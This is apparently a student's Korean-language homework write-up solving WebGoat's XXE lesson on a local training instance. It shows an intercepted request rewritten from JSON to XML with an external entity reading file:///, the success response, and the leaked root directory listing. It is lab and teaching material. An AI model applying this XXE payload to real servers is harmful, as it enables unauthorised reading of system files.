


# 인터넷응용보안 11주차 과제


202121556 곽지현

XXE 7번 문제.

임의로 test를 입력하여 게시판에 올린다.



test 패킷을 HTTP History 에서 찾기 -> JSON 형식으로 데이터가 전달되고 있는 것을 확인



요청 패킷을 Repeater로 보내서 패킷을 수정 -> JSON 형식을 XML로 변경하고 공격에 사용한 구문을  
대입 -> Send 버튼 클릭

**Request**

```
1 POST /WebGoat/xxe/content-type HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 129
4 sec-ch-ua: "Not(A:Brand";v="24", "Chromium";v="122"
5 Accept: */*
6 Content-Type: application/xml
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/122.0.6261.112 Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
18 Cookie: JSESSIONID=
  _eBUGOyglUu8x72STuLmz0leFlP4toAlpCSdQmWs
19 Connection: close
20
21 <!DOCTYPE user [<!ENTITY root SYSTEM "file:///"]> ]>
22 <comment>
23   <text>
24     &root;This is my first message
25   </text>
26 </comment>
```

**Response**

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 13 May 2025 01:45:14 GMT
8
9 {
10   "lessonCompleted":true,
11   "feedback":
12     "Congratulations. You have successfully completed the
13     assignment.",
14   "output":null,
15   "assignment":"ContentTypeAssignment",
16   "attemptWasMade":true
17 }
```

**Inspector**

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 1
- Request headers: 18
- Response headers: 6

Done 397 bytes | 47 millis

Event log All issues Memory: 145.4MB

문제 성공!

WebGoat

127.0.0.1:8080/WebGoat/start.mvc#lesson/XXE.lesson/6

**I REQUEST YOUR ASSISTANCE**

Add a comment

**jihyeon** 2025-05-13, 10:45:14  
.dockerenv bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var This is my first message

**jihyeon** 2025-05-13, 10:36:37  
test

**webgoat** 2025-05-13, 09:58:31  
Silly cat....

**guest** 2025-05-13, 09:58:31  
I think I will use this picture in one of my projects.

**guest** 2025-05-13, 09:58:31  
Lol!! :-).